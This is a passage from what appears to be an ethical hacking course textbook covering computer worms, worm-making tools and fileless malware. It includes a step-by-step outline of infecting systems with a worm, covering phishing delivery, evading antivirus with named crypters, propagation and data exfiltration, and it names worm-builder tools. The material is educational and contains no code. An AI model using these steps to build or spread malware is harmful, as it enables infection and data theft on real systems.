servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- SSH-Snake
- Raspberry Robin
- P2PInfect


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Worm

- **Step 1:** Create a worm using tools such as Internet Worm Maker Thing or Batch Worm Generator. Write the code with specific features to exploit potential vulnerabilities in system software or network protocols.
- **Step 2:** Deploy the worm via phishing emails, malicious websites, network shares, or infected USB drives. The worm is incorporated with a work file or link that appears to be legitimate for the users. Use specific packers and crypters such as BitCrypter, H-Crypt, etc. to encrypt the worm to evade detection by security solutions.
- **Step 3:** Once the user clicks on the phishing link or downloads a file from a malicious website/USB, the worm infects the system by executing its payload. (It typically uses exploit code and a built-in automated script to execute upon download.)
- **Step 4:** Through the infected system, the worm scans for other vulnerable devices on the network without human intervention. It employs various methods to identify targets, such as scanning for open ports or known vulnerabilities.
- **Step 5:** The worm copies itself to identified vulnerable devices and propagates its infection to them, thus continuing the infection cycle.
- **Step 6:** The worm installs backdoors or alters system settings to remain active and continuously steals and exfiltrates data from the infected devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.64: Worm infection process

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.





Figure 7.65: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.
- **Persistence without files:** Despite not storing files on the disk, fileless malware can achieve persistence by inserting malicious code into the registry or scheduling tasks. This makes it possible for the malware to remain active even after a system reboot, without leaving traditional forensic evidence.
- **Simplifying the infection process:** Fileless attacks can begin with a simple phishing email leading to a malicious website that exploits browser vulnerabilities to execute code directly in memory. This process simplifies the initial infection vector and avoids the need to trick users into downloading and executing files.
- **Increased success rate in targeted attacks:** The stealthy nature of fileless malware makes it particularly effective in targeted attacks, including espionage and sophisticated cyber-espionage campaigns. It allows attackers to maintain a low profile while exploring the target environment and moving laterally across the network.
